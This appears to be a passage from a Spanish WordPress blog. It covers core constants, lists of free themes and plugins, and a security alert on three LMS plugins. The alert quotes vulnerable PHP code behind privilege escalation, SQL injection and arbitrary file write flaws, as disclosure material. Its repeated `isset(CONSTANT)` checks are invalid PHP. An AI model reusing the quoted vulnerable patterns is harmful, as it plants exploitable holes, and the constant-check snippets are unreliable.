// o
if (isset(WP_IMPORTING) && (WP_IMPORTING == true))
```

Ya que no vale solo con estar definida.

## WP\_INSTALLING

Es una Constante definida si estamos realizando una nueva instalación.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

Durante el proceso de instalación o durante una actualización, está presente «**WP\_INSTALLING**» hasta el final del proceso.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_INSTALLING === true)
// o
if (isset(WP_INSTALLING) && (WP_INSTALLING == true))
```

Ya que no vale solo con estar definida.

## WP\_INSTALLING\_NETWORK

Al igual que la anterior, es una Constante definida si estamos realizando una nueva instalación.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

Durante el proceso de instalación o durante una actualización de una copia de WordPress multisitio (network), está presente «**WP\_INSTALLING**» hasta el final del proceso.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_INSTALLING_NETWORK === true)
// o
if (isset(WP_INSTALLING_NETWORK) && (WP_INSTALLING_NETWORK
== true))
```

Ya que no vale solo con estar definida.

**WP\_LOAD\_IMPORTERS**

«**WP\_LOAD\_IMPORTERS**» es una constante definida cuando se ha invocado el proceso de importación.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Aparece cuando estamos en el menú Herramientas -> Importar.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_LOAD_IMPORTERS === true)
// o
if (isset(WP_LOAD_IMPORTERS) && (WP_LOAD_IMPORTERS == true))
```

Ya que no vale solo con estar definida.

**WP\_NETWORK\_ADMIN**

«**WP\_NETWORK\_ADMIN**» es definida si hay un request en </wp-admin/network/> .

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Es creada cuando hay una petición relacionada con la administración de sitios multi-sitio.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_NETWORK_ADMIN === true)
// o
if (isset(WP_NETWORK_ADMIN) && (WP_NETWORK_ADMIN == true))
```

Ya que no vale solo con estar definida.

**WP\_REPAIRING**

«**WP\_REPAIRING**» es definida si hay un request en el proceso de reparación.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Será creada en el momento de haber una petición derivada del proceso de reparación invocado en </wp-admin/maint/repair.php> .

Recuerda que la comparación hay que hacerla completa:

```
if (WP_REPAIRING === true)
// o
if (isset(WP_REPAIRING) && (WP_REPAIRING == true))
```

Ya que no vale solo con estar definida.

**WP\_SETUP\_CONFIG**

«**WP\_SETUP\_CONFIG**» es definida durante el proceso de instalación o de configuración de WordPress.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Está presente durante el proceso de instalación o de configuración.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_SETUP_CONFIG === true)
// o
if (isset(WP_SETUP_CONFIG) && (WP_SETUP_CONFIG == true))
```

Ya que no vale solo con estar definida.

**WP\_UNINSTALL\_PLUGIN**

Como su nombre indica, «**WP\_UNINSTALL\_PLUGIN**» es definida durante el proceso de desinstalación de un plugin.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Es creada por el módulo de desinstalación [uninstall.php](#) .

Recuerda que la comparación hay que hacerla completa:

```
if (WP_UNINSTALL_PLUGIN === true)
// o
if (isset(WP_UNINSTALL_PLUGIN) && (WP_UNINSTALL_PLUGIN == true))
```

Ya que no vale solo con estar definida.

**WP\_USER\_ADMIN**

Es definida si hay un request en </wp-admin/user/> .

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Cuando se produce un requerimiento en el manejo de usuarios, sea cual sea su rol.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_USER_ADMIN === true)
// o
if (isset(WP_USER_ADMIN) && (WP_USER_ADMIN == true))
```

Ya que no vale solo con estar definida.

**XMLRPC\_REQUEST**

Es definida si hay una petición en el [API](#) .

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

**Uso y definición**

Cuando se produce una petición en la [API](#) que maneja la conexión [XML-RPC](#)

Recuerda que la comparación hay que hacerla completa:

```
if (XMLRPC_REQUEST === true)
// o
if (isset(XMLRPC_REQUEST) && (XMLRPC_REQUEST == true))
```

Ya que no vale solo con estar definida.

Si eres desarrollador y no veo otra razón por la que esto te interese ☺ sabrás lo delicado que es manejar estos temas.

En cualquier caso, recuerda: [#QuédateEnCasa](#) juega, experimenta y, sobre todo, ¡divertirte!

## Los mejores Temas para Talleres de WordPress



### Los mejores Temas para Talleres de WordPress.

En la clasificación de Talleres, hablo de Talleres Mecánicos, aunque supongo que con un poco de buena voluntad y algunos ajustes, valdrá para los talleres de cerámica, confección, etc.

Sigo hablando, por supuesto, de Temas gratuitos, no hablo de Temas que puedes comprar a una empresa de desarrollo.

### Washing Center



No te dejes engañar por su nombre, «**Washing Center**» no es un Tema exclusivo para centros de lavado. Aunque es cierto que es el lavado de vehículos el elemento central de su construcción, el tema también es adecuado para cualquier pequeña empresa, como alquiler de automóviles, vidrios para automóviles o para cualquier personal de mantenimiento, técnico de servicio, concesionario de automóviles, mecánico de motocicletas o técnico automotriz.

El centro de lavado es un tema de WordPress de categoría premium y es muy beneficioso en caso de que esté en el negocio del lavado de coches o el lavado de cualquier otro automóvil. Es un Tema responsivo, mínimo, elegante y sofisticado, además de ser fácil de usar y creado con el marco Bootstrap.

Puedes descargar este Tema desde el repositorio de WordPress <https://es.wordpress.org/themes/washing-center/>

### Sayara Automotive



Ya un poco más especializado, no simplemente «industrial», tenemos este Tema hecho para carpinteros (una rama poco reconocida como ingeniería).

Sayara Automotive es un tema de WordPress moderno, versátil, bien estructurado y potente para concesionarios de automóviles, fabricantes de automóviles, salas de exposición de automóviles y bicicletas, servicios de taxi, alquiler de automóviles, fabricante de vehículos todo terreno y vehículos recreativos, tienda de repuestos de automóviles.

Es totalmente responsivo y se ha probado con un gran número de navegadores. Se puede traducir a muchos idiomas diferentes con soporte completo para idiomas RTL.

Está codificado con los estándares de WordPress. Su fondo es simple de entender y puede ser utilizado por cualquier persona sin conocimientos de codificación.

Puedes descargar este Tema desde el repositorio de WordPress <https://es.wordpress.org/themes/sayara-automotive/>

### Car Fix Lite



Car Fix Lite es un Tema de WordPress especialmente pensado para Talleres de reparación de automóviles.

Resulta visualmente refrescante, juvenil y vibrante, intuitivo y moderno, decidido y deliberado, cuidadosamente diseñado, limpio y sin desorden.

Tiene un conjunto confiable de herramientas para desarrollar sitios web efectivos y profesionales para tu negocio de automóviles.

Moderno y responsivo; es un tema que está listo para usarse «tal y como está» al descargarlo e instalarlo.

Puedes descargar este Tema desde su repositorio en: <https://mythemeshop.com/themes/car-fix-lite/>

### Advance Automobile



«Advance Automobile» es un Tema de WordPress elegante, versátil, moderno e ingenioso para salas de exposición de automóviles, garajes de automóviles, empresas de venta de automóviles de segunda mano, etcétera.

Es el esqueleto perfecto para montar sitios web del sector automotriz, ya sea un blog, cartera o cualquier otro sitio web.

Es un Tema personalizable que puede adaptarse perfectamente a tu imaginación con sus elementos fácilmente cambiables que está ya preparado para trabajar en muchos idiomas como, ar\_arabic, zh\_Chinese, fr\_French, de\_German, es\_Spanish, it\_Italian, ja\_Japanese, ru\_Russian, tr\_Turkish.

Puedes descargar este Tema desde su repositorio en: <https://es.wordpress.org/themes/advance-automobile/>

**Services**

Este Tema ha sido concebido con las empresas de servicios en mente, de ahí su nombre. Es un Tema gratuito pero no por ello menos profesional.

Las características de esta versión gratuita incluyen: diseño totalmente responsivo y moderno, soporte de WooCommerce y bbPress integrado, compatible con SEO, increíblemente rápido y liviano.

Cuenta con 2 áreas de menú personalizadas, 3 áreas de widgets personalizadas, 2 plantillas de página personalizadas.

En su versión de pago, incluye: un generador de páginas de arrastrar y soltar, control deslizante, feed de Twitter, botones para compartir en redes sociales (para Facebook, Twitter y Google+), y mucho más.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/service/>).

**Automobile Car Dealer**


He dejado este Tema para el final de la lista, no porque sea peor que los demás, sino porque está orientado a la venta de coches, desarrollado por profesionales del sector.

El Tema de «concesionario de automóviles» es un tema responsivo creado por un equipo de profesionales con códigos optimizados y diseños interactivos para que sea seguro y sorprendente al mismo tiempo.

Es un Tema de WordPress robusto y amigable para SEO, creado por Buywptemplates es perfecto para los concesionarios de automóviles y motocicletas, nuevos o usados.

Su Mega Menú permite mostrar la cartera de productos de la mejor manera posible, al ser limpio, fácil de usar y responsivo. Es profesional tanto en apariencia como en funcionalidades. Está preparado para trabajar con múltiples idiomas, entre lo que cabe citar: ÁRABE, ALEMÁN, ESPAÑOL, FRANCÉS, ITALIANO, RUSO, CHINO y TURCO.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/automobile-car-dealer/>).



**Conclusión**

Como ya he repetido en varias ocasiones, el que un elemento sea gratuito, no significa necesariamente que sea de menor calidad.

Recuerda que puedes cambiar de Tema aunque tu sitio esté en marcha, si quieres puedes buscar otros temas, recuerda que en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/themes/>).



## Los mejores Plugin para Galerías de WordPress

Las Galerías pueden estar formadas por imágenes, por vídeos, u otros medios, aunque el Tema que estemos usando no tenga en cuenta esta facilidad, existen Plugins que nos permiten crear y mostrar estas colecciones.

Hablo por supuesto, de Plugin gratuitos, para que no tengas que realizar grandes inversiones en la creación o mejora de tu sitio con WordPress.

### Photo Gallery by Supsysitic



Se trata de una casa de desarrollo con una muy buena reputación por su calidad y detalle, la casa **supsysitic**.

Este Plugin crea galerías de fotografías y maneja archivos de cualquier formato,

Ofrece muchas opciones que te permiten crear la galería a tu gusto, independientemente del Tema que uses, entre ellas cabe citar:

- Estilos de galería totalmente personalizables: sombra , borde , título e íconos.
- Amigable con SEO.
- Imágenes totalmente responsivas.
- Botones para Compartir en redes sociales Integrados.
- Opción de marca de agua.
- Opciones de CDN, compresión y optimización de imágenes.
- Agregar imágenes a la galería desde FTP y redes sociales.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/gallery-by-supsysitic/>).

### Gallery Plugin for WordPress – Envira Photo Gallery



Este plugin destaca por varios motivos, quizá uno de ellos, es la facilidad de manejo que le otorga su funcionamiento de «arrastrar y soltar».

«Photo Gallery» es la versión gratuita de un Plugin muy potente (y no digo que esta versión no lo sea) que cuenta con todas las posibilidades que se te ocurran para el manejo de fotos.

En este caso, hay que citar las siguientes características:

Está preparado para trabajar con Gutenberg.

- Funciona con «arrastrar y soltar».
- 100% responsivo.
- Admite vídeos (Youtube, Vimeo, Wistia, etc.), no solo fotos.
- Botones para Compartir en redes sociales Integrados.
- Paginación de la galería.
- Preparado para trabajar con WooCommerce.
- Importación de galerías (Adobe Lightroom, Dropbox, ...)

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/envira-gallery-lite/>).

### All-in-One Video Gallery



Aquí nos vamos al extremo opuesto, ya vimos un Plugin para manejar fotos, uno que maneja también vídeo y ahora uno que exclusivo para vídeo.

El inconveniente de este Plugin, es que aún no ha sido traducido al español; está disponible en Inglés y Rumano.

Las características a resaltar, son:

- Diseño moderno y responsivo.
- Número ilimitado de categorías y de vídeos.
- Selección del tamaño de la parrilla (filas y columnas) en cada pagina.
- Funciona con HTML5 aunque tiene posibilidad de usar Flash.
- Funciona con vídeos internos en formato MP4, WebM y OGV o con marcos embebidos de YouTube, Vimeo, Dailymotion o Facebook.
- Admite subtítulos y comentarios.
- Documentación explícita y detallada (en Inglés).

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/all-in-one-video-gallery/>).

## SimpLy Gallery Blocks – Gutenberg Gallery with Lightbox



«SimpLy Gallery Blocks» es un conjunto de bloques Gutenberg de galería para fotógrafos, artistas, escritores y especialistas en marketing de contenidos.

Este plugin hace uso de Lightbox para su funcionamiento.


Puede convertir fácilmente la galería de bloques de Masonry a Justified o Grid o a la galería de imágenes de WordPress y viceversa.

Entre sus principales características contamos con:

- Compatibilidad con el historial del navegador HTML5: enlaces profundos deshabilitados de forma predeterminada.
- Soporte automático de SlideShow (con temporizador de cuenta atrás).
- Soporte de gestos multitáctiles.
- Animaciones Basadas en Física.
- Control de funciones del navegador (barra de desplazamiento, rueda del mouse, prevención de clic derecho).
- Compartir en redes sociales (Facebook, Twitter, Pinterest).
- Cambio de tamaño inteligente.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/simply-gallery-block/>).

## Meow Gallery (+ Gutenberg Gallery Block)



Una galería atractiva y cuidada creada para amantes de las imágenes. Diseñada para trabajar con WordPress 5 (bloques de Gutenberg) y también con los shortcodes estándar de la galería.

Además de ser responsable, está diseñado para trabajar con la alta calidad de las imágenes Retina.


Utiliza WordPress y Gutenberg de forma natural, lo que significa que puedes usar Meow Gallery y cualquier día puedes volver a la forma nativa de mostrar las foto de WordPress.

Citando sus características, podemos listar:

- Varios diseños instalados como, Tiras, Muro, Justificado (como Flickr) y cuadrado (como Instagram)
- Solo usa CSS por lo que no tendrás scripts que ralenticen tus páginas y el renderizado.
- Amigable con el SEO, por lo que las imágenes formarán parte del Sitemap.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/meow-gallery/>).

## Photo Gallery by GT3 – Video Gallery & Gutenberg Block Gallery



A pesar de su nombre, «GT3 Photo Gallery» es un editor totalmente compatible con los bloques de Gutenberg, que maneja fotos y vídeos.

Es un Plugin que «extiende las funcionalidades de la galería de medios de WordPress. Puedes personalizar cada punto de la galería de medios, usando los ajustes de GT3, junto a los ajustes de cada galería individual.

Destacamos en este caso:

Widgets compatibles con Elementor.

Las galerías creadas permanecen, si desactivas el plugin, la galería seguirá estando dentro de la colección de medios. Las galerías de fotos y de vídeos son totalmente responsivas. Puedes escoger el diseño de la galería de hasta 9 columnas. Permite crear «thumbnails» de los elementos de la galería. Ajustes individuales para cada vídeo de la galería.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/gt3-photo-video-gallery/>).

## Conclusión

Si tu tema no permite hacer la preciosa galería de fotos y vídeo que quieres enseñar, tienes la alternativa, instala un Plugin que haga la tarea.

Recuerda que puedes cambiar los Plugin en cualquier momento, pero recuerda también que antes de hacer cambios de importancia, conviene hacer copia de seguridad.

Si tienes interés en otros Plugin, en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/plugins/>).

## Los mejores Plugin de Shortcodes para WordPress



Los Shortcodes, son expresiones cortas que el WordPress reconoce y «traduce», lo que nos permite escribir una o unas pocas palabras o códigos, que harán que el lector de la página vea como algo mucho más complejo.

Por ejemplo, puedes tener un Shortcode con la palabra «Anuncio» que al escribir la página o entrada, escribirás como [Anuncio] (incluyendo los corchetes o paréntesis cuadrados) y que será traducido por el texto de anuncio compuesto por uno o más párrafos.

Pero no tienes que limitarte a texto, quizá el anuncio es un vídeo, o unos párrafos con un tipo especial de fuente, o una serie de botones, o ...

Hablo por supuesto, de Plugin gratuitos, para que no tengas que realizar grandes inversiones en la creación o mejora de tu sitio con WordPress.

### WordPress Shortcodes Plugin — Shortcodes Ultimate



«Shortcodes Ultimate» es uno de los más completos de su categoría y uno de los más usados y recomendados. Shortcodes Ultimate es una colección completa de varios elementos visuales y funcionales, que puedes usar en el editor de publicaciones, widgets de texto o incluso en archivos de plantilla.

Con este plugin puedes crear fácilmente pestañas, botones, cuadros, controles deslizantes y carruseles, videos receptivos y mucho más.

Entre las opciones que ofrece, cabe citar:

- Más de 50 variaciones de shortcodes preestablecidos.
- Inserción de shortcode de 1 clic con vista previa en vivo.
- Funciona con cualquier tema.
- Preparado para Gutenberg.
- Diseño moderno y adaptable.
- Compatible con RTL.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/shortcodes-ultimate/>).

### Shortcoder – Create your own shortcodes



Este plugin me agrada por ser ligero, aunque su funcionamiento es básico pero potente.

«Shortcoder» está disponible en 7 idiomas, entre ellos el español de España. Cuenta con una página de configuración de estilo WordPress, que te permite añadir, editar y eliminar shortcodes. Resulta de muy fácil uso.

Entre las opciones con las que cuenta este plugin, citaré:

- Usa cualquier tipo de HTML como contenido de Shortcode.
- Puedes Insertar: parámetros personalizados en shortcode.
- Puedes Insertar: parámetros de WordPress en shortcode.
- Múltiples editores: Código, Visual y modos de texto.
- Permite desactivar globalmente el shortcode cuando no sea necesario.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/shortcoder/>).

### Shortcode in Menus



Esto es la especialización de la especialización. Su finalidad es habilitar la posibilidad de usar Shortcodes dentro de los menús de navegación.

El inconveniente de este Plugin, es que aún no ha sido traducido al español; está disponible solo en Inglés.

Las características a resaltar, son:

- Hace aquello para lo que fue diseñado y lo hace bien.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/shortcode-in-menus/>).

## Display Posts – Easy lists, grids, navigation, and more



El objetivo de este plugin es insertar fácilmente listas del contenido de tu WordPress, en cualquier sitio de texto.

Si quieres insertar en la entrada que estás escribiendo, la lista de las entradas de igual (o una distinta) categoría que la tuya, no necesitas escribir la lista manualmente.

Puedes insertar la lista y detallar los parámetros que necesites para que la lista resulte ordenada por diferentes conceptos; por defecto aparecerán por orden de aparición (los más nuevos primero) pero puede ser ordenada por título, orden en el menú, relevancia, tipo de contenido, metadatos, etcétera.

«Display Posts» está disponible únicamente en inglés.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/display-posts-shortcode/>).

## Mostrar/Ocultar contenido a la hora establecida



Siguiendo con la especialización, este plugin está pensado para una única función, «Mostrar u Ocultar contenido a la hora establecida».

Aunque está solo disponible en inglés, su funcionamiento es muy sencillo y rápidamente entendible, se trata de establecer la fecha y hora en que se quiere que un contenido aparezca y la fecha y hora en que se quiere que desaparezca.

Por ejemplo, si quieres poner un contenido de aviso que sólo aparezca durante unas horas determinadas, puede poner en tu entrada:

```
[time-restrict-repeat type="daily" ontime="22:00:00"
offtime="05:00:00"]
Contenido sólo para aves nocturnas.
[/time-restrict-repeat]
```

Puedes descargar este Plugin desde el repositorio de WordPress <https://es.wordpress.org/plugins/shortcodes-to-show-or-hide-content/>

## TranslatePress – Translate Multilingual sites



Absolutamente especializado, «Translatepress» es un plugin que te permite presentar cualquier bloque de tu bitácora, con un traductor directo.

Puedes usar este plugin para traducir páginas o entradas completas o sólo una parte o quizá uno o un grupo de artículos de tu tienda con WooCommerce.

Permite usar tus propias traducciones de bloques específicos y también usar tu API de Google y enlazar con el traductor externo.

Lo interesante de este plugin, es que funciona con Shortcodes, si quieres traducir una parte de tu página, simplemente encierras esa parte entre los shortcodes de apertura y de cierre, proporcionando así un traductor para esa sección en concreto.

Puedes descargar este Plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/translatepress-multilingual/>).

## Conclusión

Esta es una colección de algunos de los plugin que, aunque están en la categoría de Shortcodes por su funcionamiento, realizan tareas poco esperadas, de manera eficiente.

Recuerda que puedes cambiar los Plugin en cualquier momento, pero recuerda también que antes de hacer cambios de importancia, conviene hacer copia de seguridad.

Si tienes interés en otros Plugin, en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/plugins/>).

## Alerta de Seguridad [20200429] para WordPress

Los sistemas de gestión de aprendizaje son plataformas de aprendizaje electrónico utilizadas para impartir cursos educativos y programas de formación de forma remota. No solo los estudiantes universitarios usan «LMS»; Es para cualquier persona interesada en el aprendizaje en línea.

Tres de los plugin de «eLearning» más usados, han sido encontrados con fallos en su programación, que puede afectar en grados diferentes a la seguridad tanto de los usuarios, como de los servidores que usen estos plugin.

Incluso si se tiene instalado alguno de Los mejores Plugin de Seguridad para WordPress, hay fallos que no son controlables de esta forma, al menos no siempre.

Es por eso que insisto siempre en que hay que crear plugins con seguridad.

Los tres plugin de WordPress pueden convertir cualquier sitio web en un «LMS» totalmente funcional y fácil de usar. Los 3 sistemas se instalan en más de 100.000 plataformas educativas diferentes e incluyen universidades como la Universidad de Florida, la Universidad de Michigan, la Universidad de Washington y cientos de academias en línea. El impacto se multiplica ya que afecta a todos los estudiantes en todos estos establecimientos.

Según la empresa de seguridad que ha descubierto los agujeros, «Los LMS que investigamos invirtieron bastante esfuerzo en su seguridad y algunos incluso implementaron un programa de recompensa por errores. Y de hecho, los errores que encontramos no eran triviales y requerían de inmersiones interesantes. Por lo tanto, además de notificar a los desarrolladores, también decidimos compartir algunos de ellos con la comunidad de seguridad».

«Nuestro enfoque fue ver si un estudiante motivado puede lograr el sueño de la infancia de cada pirata informático: tomar el control de su institución educativa, obtener respuestas a los exámenes e incluso cambiar las calificaciones de los estudiantes».

### LearnPress

El primero de los Plugin con fallos, es quizá el complemento LMS más popular de WordPress, ya que permite a los administradores de sitios web crear y vender cursos en línea fácilmente.

Según «BuiltWith», es incluso más popular que «Moodle» (que es la plataforma de aprendizaje de código abierto dominante en todo el mundo), con unas 80.000 instalaciones. Las versiones de LearnPress afectadas son las <= 3.2.6.7 Se han encontrado dos vulnerabilidades en este Plugin, la denominada **CVE-2020-6010: inyección SQL**, consistente en una «inyección SQL ciega basada en el tiempo» que es muy trivial para identificar y explotar.

«Fue una sorpresa encontrarlo, ya que habríamos esperado que las declaraciones preparadas ahora fueran parte de la norma».

Un usuario autenticado puede desencadenar esta vulnerabilidad llamando al método `Ajax learnpress_modal_search_items` que ejecuta la siguiente cadena:

```
LP_Admin_Ajax::modal_search_items→
LP_Modul_Search_Items::get_items→
LP_Modul_Search_Items::_get_items.
```

La otra vulnerabilidad encontrada, se cataloga como: **CVE-2020-11511: Convertirse en maestro**

Esta vulnerabilidad es un buen ejemplo de código heredado olvidado detrás que resulta en una escalada de privilegios en el diseño actual del sistema.

La función `learn_press_accept_become_a_teacherse` puede utilizar para actualizar un usuario registrado a un rol de profesor, lo que resulta en una escalada de privilegios.

```
function learn_press_accept_become_a_teacher() {
    $action = ! empty( $_REQUEST['action'] ) ?
    $_REQUEST['action'] : '';
    $user_id = ! empty( $_REQUEST['user_id'] ) ?
    $_REQUEST['user_id'] : '';
    if ( ! $action || ! $user_id || ( $action != 'accept-to-be-teacher' ) ) {
        return;
    }
    if ( ! learn_press_user_maybe_is_a_teacher( $user_id ) )
    {
        $be_teacher = new WP_User( $user_id );
        $be_teacher->set_role( LP_TEACHER_ROLE );

        delete_transient( 'learn_press_become_teacher_sent_' .
        $user_id );
        do_action( 'learn_press_user_become_a_teacher',
        $user_id );
        $redirect = add_query_arg( 'become-a-teacher-accepted', 'yes' );
        $redirect = remove_query_arg( 'action', $redirect );
        wp_redirect( $redirect );
    }
}
add_action( 'plugins_loaded',
'learn_press_accept_become_a_teacher' );
...
```

Esta función se invoca una vez que los plugins activados se han cargado, lo que significa que puede ser invocada simplemente suministrando los parámetros `action` y `user_id` en `/wp-admin/`, sin tener que conectarse.

### LearnDash

Las versiones vulnerables son <3.1.6

Según «BuiltWith», más de 33.000 sitios web actualmente ejecutan «LearnDash», por su parte, «LearnDash» declaró haber sido integrado en compañías de Fortune 500, así como en universidades líderes como la Universidad de Florida, la Universidad de Michigan y la Universidad de Washington.

La vulnerabilidad encontrada en este plugin, tiene la descripción: **CVE-2020-6009: Inyección SQL** de segundo orden no autenticada

Esta vulnerabilidad es fácil de detectar pero mucho más difícil de explotar, ya que no es un caso simple de incorporar la entrada del usuario no confiable directamente en una consulta SQL.

Pero esto también, como cualquier otra inyección de SQL, podría haberse evitado fácilmente mediante el uso de declaraciones preparadas.



La función `learndash_get_course_groupsen` en el archivo `ld-groups.php` es vulnerable a la inyección SQL de segundo orden.

Esta función no logra desinfectar suficientemente los datos proporcionados por el usuario (aunque se consultan desde la base de datos, por lo que se podría suponer que son seguros) antes de usarlos en una consulta SQL.

Echemos un vistazo a la función vulnerable `learndash_get_course_groups` :

```
function learndash_get_course_groups( $course_id = 0,
$bypass_transient = false ) {
...
    $sql_str = $wpdb->prepare("SELECT DISTINCT
REPLACE(meta_key, 'learndash_group_enrolled', '') FROM ".
$wpdb->postmeta ." WHERE meta_key LI KE %s AND post_id = %d
and meta_value != '', 'learndash_group_enrolled_%',
$course_id );
...
    $col = $wpdb->get_col( $sql_str );
...
    $sql_str = "SELECT ID FROM $wpdb->posts WHERE
post_type='groups' AND post_status = 'publish' AND ID IN
(" . implode( ',', $col ) . ')";
    $course_groups_ids = $wpdb->get_col( $sql_str );
...
}
```

Convenientemente, en el archivo `ipn.php`, que es responsable de manejar las transacciones de pago con «PayPal», encontramos:

```
...
// log transaction
id_ipn_debug( 'Starting Transaction Creation.' );
$transaction = $ _REQUEST; // <--- ¡entrada controlada!!
$transaction['user_id'] = $user_id;
$transaction['course_id'] = $course_id; // <--- ¡entrada controlada!!
$transaction['log_file'] = basename($ipn_log_filename);
$course_title = "";
$course = get_post( $course_id );
if ( ! empty( $course ) ) {
    $course_title = $course->post_title;
}
id_ipn_debug( 'Course Title: ' . $course_title );
$post_id = wp_insert_post( array('post_title' => "Course
{$course_title} Purchased By {$email}", 'post_type' =>
'sfdw-transactions', 'post_status' => 'publish',
'post_author' => $user_id ) );
id_ipn_debug( 'Created Transaction. Post Id: ' . $post_id );
foreach ( $transaction as $k => $v ) {
    update_post_meta( $post_id, $k, $v ); // <--- esto crea
el meta de publicación maliciosa que luego se consulta y se
usa en otra consulta SQL.
}
...
}
```

El código de `ipn.php` nos permite crear un registro en la tabla `wp_postmeta` (a través de la función `update_post_meta`) con una `meta_clave` y un `meta_valor`, que pueden ser posteriormente explotados con una invocación de inyección SQL invocando `learndash_get_course_groups`.

## LifterLMS

En este caso, las versiones vulnerables son las anteriores a 3.37.15

«LifterLMS» es un Plugin de WordPress LMS líder. Según «BuiltWith», aproximadamente 17.000 sitios web usan este complemento, incluidas las agencias y educadores de WordPress, junto con varios establecimientos escolares y educativos.

En este caso, la vulnerabilidad se ha registrado como: **CVE-2020-6008: escritura de archivos arbitrarios**.

Resulta un ejemplo interesante de vulnerabilidad de **Arbitrary File Write**, que explota la naturaleza dinámica de las aplicaciones PHP, lo que requiere que lleguemos a un sumidero interesante de una manera inesperada.

Dado que WordPress permite que los Plugin se registren como nuevos `actions` en su controlador `admin-ajax`, LifterLMS registró su propia función `handle()` :

```
public static function handle() {
// Make sure we are getting a valid AJAX request
check_ajax_referer( self::NONCE );
// $request = self::scrub_request( $ _REQUEST );
$request = $ _REQUEST;
$response = call_user_func( 'LLMS_AJAX_Handler::' .
$request['action'], $request );
...
}
```

La función primero crea una nueva clase basada en la variable `handler` que se le envía, y luego llama a su función `generate_export_file` con la variable `filename` enviada también en la solicitud.

La `generate_export_file` es una función heredada que debería crear un archivo CSV basado en la información obtenida en la clase `LLMS_Table` correspondiente que creamos usando la variable `handler`.

Sin embargo, el código no puede verificar que la extensión en la variable `filename` sea de hecho un CSV.

Esto sucede porque cuando no se envía `$type`, el valor predeterminado es CSV.

```
public function generate_export_file( $args = array(),
$filename = null, $type = 'csv' ) {
if ( 'csv' !== $type ) {
return false;
}
...
$file_path = LLMS_TMP_DIR . $filename;
...
$handle = @fopen( $file_path, 'a+' );
...
}
```

En este punto, un atacante puede interceptar una solicitud estándar de `Ajax` y usar la variable `ajax_nonce` creada orgánicamente, para llevar `generate_export_file` a crear un archivo en una ubicación arbitraria.

## Conclusión

Estas vulnerabilidades permiten a los estudiantes y, a veces, incluso a usuarios no autenticados, obtener información confidencial, editar registros personales e incluso tomar el control de las plataformas LMS

Debido al reciente aumento en la popularidad de las plataformas de `eLearning`, estos problemas son urgentes.

Desde entonces, los desarrolladores han lanzado correcciones a las plataformas.

Instamos a los usuarios a actualizar a las últimas versiones de estas plataformas:

Si tienes interés en otros Plugin, en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/plugins/>)

## Construir Contraseñas Seguras para WordPress

Las contraseñas en WordPress se usan en muchas situaciones, pero quizá la más usada sea el acceso al panel de control, el escritorio.

Independientemente de cuál sea tu rol como usuario de WordPress (Administrador, editor, etcétera) te interesa mantener el mayor celo posible en el uso de tu identificación.

Si eres administrador, porque en ello te va la integridad de tu bitácora, si eres sólo un usuario, porque tu identidad y reputación dependen de que seas tu y solo tu quien escriba en tu nombre.

### Características de una contraseña segura.

Para que una contraseña sea segura, debe cumplir unas cuantas condiciones simples:

